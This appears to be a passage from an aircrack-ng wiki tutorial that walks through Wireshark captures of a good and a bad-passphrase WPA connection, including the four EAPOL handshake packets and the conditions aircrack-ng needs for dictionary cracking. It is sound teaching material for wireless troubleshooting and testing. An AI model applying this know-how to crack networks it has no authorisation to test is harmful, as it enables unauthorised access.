File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply

```
No.   Time        Source              Destination         Protocol  Info
  6 8.503836    00:0f:b5:88:ac:82   00:14:6c:7e:40:80   IEEE 802  Association Reque
  7 8.505918    00:14:6c:7e:40:80   00:0f:b5:88:ac:82   IEEE 802  Association Respo

⊞ Frame 7 (60 bytes on wire, 60 bytes captured)
⊟ IEEE 802.11 Association Response, Flags: ........
    Type/Subtype: Association Response (0x01)
  ⊞ Frame Control: 0x0010 (Normal)
    Duration: 314
    Destination address: 00:0f:b5:88:ac:82 (00:0f:b5:88:ac:82)
    Source address: 00:14:6c:7e:40:80 (00:14:6c:7e:40:80)
    BSS Id: 00:14:6c:7e:40:80 (00:14:6c:7e:40:80)
    Fragment number: 0
    Sequence number: 360
⊟ IEEE 802.11 wireless LAN management frame
  ⊟ Fixed parameters (6 bytes)
    ⊞ Capability Information: 0x0411
      Status code: Successful (0x0000)
      Association ID: 0x0001
  ⊟ Tagged parameters (30 bytes)
    ⊞ Supported Rates: 1,0(B) 2,0(B) 5,5(B) 11,0(B) 6,0 12,0 24,0 36,0
    ⊞ Extended Supported Rates: 9,0 18,0 48,0 54,0
    ⊞ Vendor Specific: 00:03:7f

0000  10 00 3a 01 00 0f b5 88  ac 82 00 14 6c 7e 40 80   ..:..... ....l~@.
0010  00 14 6c 7e 40 80 80 16  11 04 00 00 01 c0 01 08   ..l~@... ........
0020  82 84 8b 96 0c 18 30 48  32 04 12 24 60 6c dd 0c   ......0H 2..$`l..
0030  00 03 7f 02 01 01 00 00  02 a3 00 00               ........ ....

Type and subtype combined (first byte: type, second byte: subtype) (wla...   Packets: 15 Displayed: 15 Marked: 0
```

Packets 8, 9, 10, 11

These are the four "handshake" WPA packets. These are the four critical packets required by aircrack-ng to crack WPA using a dictionary.


Notice that the AP initiates the four-way handshake by sending the first packet. The first pair of packets has a "replay counter" value of 1. The second pair has a "replay counter" value of 2. Packets with the same "replay counter" value are matching sets. If you have only one packet for a specific "replay counter" value then you are missing it from the capture and packet you do have cannot be used by aircrack-ng. That is why sometimes you have four EAPOL packets in your capture but aircrack-ng still says there are "0" handshakes. You must have matching pairs.

There are some other items to point out if you are analyzing a capture looking for a valid capture. EAPOL packets 1 and 3 should have the same Nounce value. If they don't, then they are not part of the matching set. Aircrack-ng also requires a valid beacon. Ensure this beacon is part of the same packet sequence numbers. For example, if the beacon packet sequence number is higher then the EAPOL packet sequence numbers from the AP, the handshake will be ignored. This is because the aircrack-ng "resets" handshake sets when association packets and similar are seen.

IEEE 802.11 → Frame Control → Flags → DS Status Flag: The direction flags show "FROM DS" or "TO DS" depending on the packet. Meaning coming from the AP or going to it.

Packet 8:

Packet 9:



wpa.full.cap - Wireshark

No.	Time	Source	Destination	Protocol	Info
8	8.510014	00:14:6c:7e:40:80	00:0f:b5:88:ac:82	EAPOL	Key
9	8.514115	00:0f:b5:88:ac:82	00:14:6c:7e:40:80	EAPOL	Key
10	8.517695	00:14:6c:7e:40:80	00:0f:b5:88:ac:82	EAPOL	Key
11	8.517699	00:0f:b5:88:ac:82	00:14:6c:7e:40:80	EAPOL	Key

```
⊞ Frame 9 (155 bytes on wire, 155 bytes captured)
⊞ IEEE 802.11 Data, Flags: .......T
⊞ Logical-Link Control
⊟ 802.1X Authentication
    Version: 1
    Type: Key (3)
    Length: 119
    Descriptor Type: EAPOL WPA key (254)
  ⊞ Key Information: 0x0109
    Key Length: 32
    Replay Counter: 1
    Nonce: B4DE4D2ED5AF65F2143593C6ADAE64BDB880CBFFA370D32E...
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: AE838AAD755C161D0887CD2CF38CAE60
    WPA Key Length: 24
  ⊞ WPA Key: DD160050F20101000050F20201000050F20201000050F202
```

```
0000  08 01 2c 00 00 14 6c 7e  40 80 00 0f b5 88 ac 82   ..,...l~ @.......
0010  00 14 6c 7e 40 80 20 00  aa aa 03 00 00 00 88 8e   ..l~@. . ........
0020  01 03 00 77 fe 01 09 00  20 00 00 00 00 00 00 00   ...w.... ........
0030  01 b4 de 4d 2e d5 af 65  f2 14 35 93 c6 ad ae 64   ...M...e ..5....d
0040  bd b8 80 cb ff a3 70 d3  2e ae a1 a8 14 07 ef d8   .......p. ........
0050  49 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   I....... ........
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0070  00 ae 83 8a ad 75 5c 16  1d 08 87 cd 2c f3 8c ae   .....u\. ....,...
0080  60 00 18 dd 16 00 50 f2  01 01 00 00 50 f2 02 01   `.....P. ....P...
0090  00 00 50 f2 02 01 00 00  50 f2 02                  ..P..... P..
```

Replay Counter (eapol.keydes.replay_counter), 8 bytes | Packets: 15 Displayed: 15 Marked: 0

Packet 10:

Packet 11:

Packets 12, 13, 14, 15

These are data packets to/from the wireless client to the LAN via the AP. You can view the TKIP Parameters field to confirm that WPA is used for these packets:

So you should now be able to do the same tests with your cards and see what is different.

Analysis of a bad passphrase connection attempt

Use this file: wpa.bad.passpharse.cap [http://download.aircrack-ng.org/wiki-files/other/wpa.bad.passphrase.cap]

Packet 1


This is the access point (AP) Beacon. It announces the presence and capabilities of the AP.

If you look at the "Vendor Specific" attributes, you can see the WPA attributes:

Packet 2


This is a Probe Request packet. This is the client looking for the AP. You will notice that the destination MAC is all "FF"s which is a broadcast address. Plus, you will see that the SSID in the packet is also set to broadcast.

If the AP does not respond to this, you might see the SSID set to the AP SSID. This is what is called a directed Probe Request. The packet capture does not include an example of this.



Packet 3

This is a Probe Response packet. This is the AP responding to the client. It has a source MAC of the BSSID and a destination MAC of the client. The packet informs the client about what capabilities it supports such as transmission speeds plus other relevant capabilities.


wpa.bad.passphrase.cap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply

```
No.   Time        Source              Destination         Protocol  Info
  3 33.203260   00:14:6c:7e:40:80   00:0f:b5:88:ac:82   IEEE 802  Probe Response, S
  4 33.513498   00:0f:b5:88:ac:82   00:14:6c:7e:40:80   IEEE 802  Authentication  S
```

```
⊞ Frame 3 (103 bytes on wire, 103 bytes captured)
⊟ IEEE 802.11 Probe Response, Flags: ........
    Type/Subtype: Probe Response (0x05)
  ⊞ Frame Control: 0x0050 (Normal)
    Duration: 314
    Destination address: 00:0f:b5:88:ac:82 (00:0f:b5:88:ac:82)
    Source address: 00:14:6c:7e:40:80 (00:14:6c:7e:40:80)
    BSS Id: 00:14:6c:7e:40:80 (00:14:6c:7e:40:80)
    Fragment number: 0
    Sequence number: 500
⊟ IEEE 802.11 wireless LAN management frame
  ⊟ Fixed parameters (12 bytes)
      Timestamp: 0x000000000305F08E
      Beacon Interval: 0,102400 [Seconds]
    ⊞ Capability Information: 0x0411
  ⊟ Tagged parameters (67 bytes)
    ⊞ SSID parameter set: "teddy"
    ⊞ Supported Rates: 1,0(B) 2,0(B) 5,5(B) 11,0(B) 6,0 12,0 24,0 36,0
    ⊞ DS Parameter set: Current Channel: 9
    ⊞ ERP Information: no Non-ERP STAs, do not use protection, short or long preambles
    ⊞ Extended Supported Rates: 9,0 18,0 48,0 54,0
    ⊞ Vendor Specific: WPA
    ⊞ Vendor Specific: 00:03:7f
```


```
0000  50 00 3a 01 00 0f b5 88  ac 82 00 14 6c 7e 40 80   P.:..... ....l~@.
0010  00 14 6c 7e 40 80 40 1f  8e f0 05 03 00 00 00 00   ..l~@.@. ........
0020  64 00 11 04 00 05 74 65  64 64 79 01 08 82 84 8b   d.....te ddy.....
0030  96 0c 18 30 48 03 01 09  2a 01 00 32 04 12 24 60   ...0H... *..2..$`
0040  6c dd 16 00 50 f2 01 01  00 00 50 f2 02 01 00 00   l...P... ..P.....
0050  50 f2 02 01 00 00 50 f2  02 dd 0c 00 03 7f 02 01   P.....P. ........
0060  01 00 00 02 a4 00 00                               .......
```

```
Type and subtype combined (first byte: type, second byte: subtype) (wla    Packets: 16 Displayed: 16 Marked: 0
```

Packets 4, 5

These are open authentication system packets. The client sends an authentication request packet and the AP responds with an authentication acceptance packet.

Packet 4:


wpa.bad.passphrase.cap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply

```
No.  Time       Source             Destination        Protocol  Info
   4 33.513498  00:0f:b5:88:ac:82  00:14:6c:7e:40:80  IEEE 802 Authentication, S
   5 33.516092  00:14:6c:7e:40:80  00:0f:b5:88:ac:82  IEEE 802 Authentication, S
```

```
⊞ Frame 4 (30 bytes on wire, 30 bytes captured)
⊟ IEEE 802.11 Authentication, Flags: ........
    Type/Subtype: Authentication (0x0b)
  ⊞ Frame Control: 0x00B0 (Normal)
    Duration: 314
    Destination address: 00:14:6c:7e:40:80 (00:14:6c:7e:40:80)
    Source address: 00:0f:b5:88:ac:82 (00:0f:b5:88:ac:82)
    BSS Id: 00:14:6c:7e:40:80 (00:14:6c:7e:40:80)
    Fragment number: 0
    Sequence number: 0
⊟ IEEE 802.11 wireless LAN management frame
  ⊟ Fixed parameters (6 bytes)
      Authentication Algorithm: Open System (0)
      Authentication SEQ: 0x0001
      Status code: Successful (0x0000)
```

```
0000  b0 00 3a 01 00 14 6c 7e  40 80 00 0f b5 88 ac 82   ..:...l~ @.......
0010  00 14 6c 7e 40 80 00 00  00 00 01 00 00 00         ..l~@... ......
```

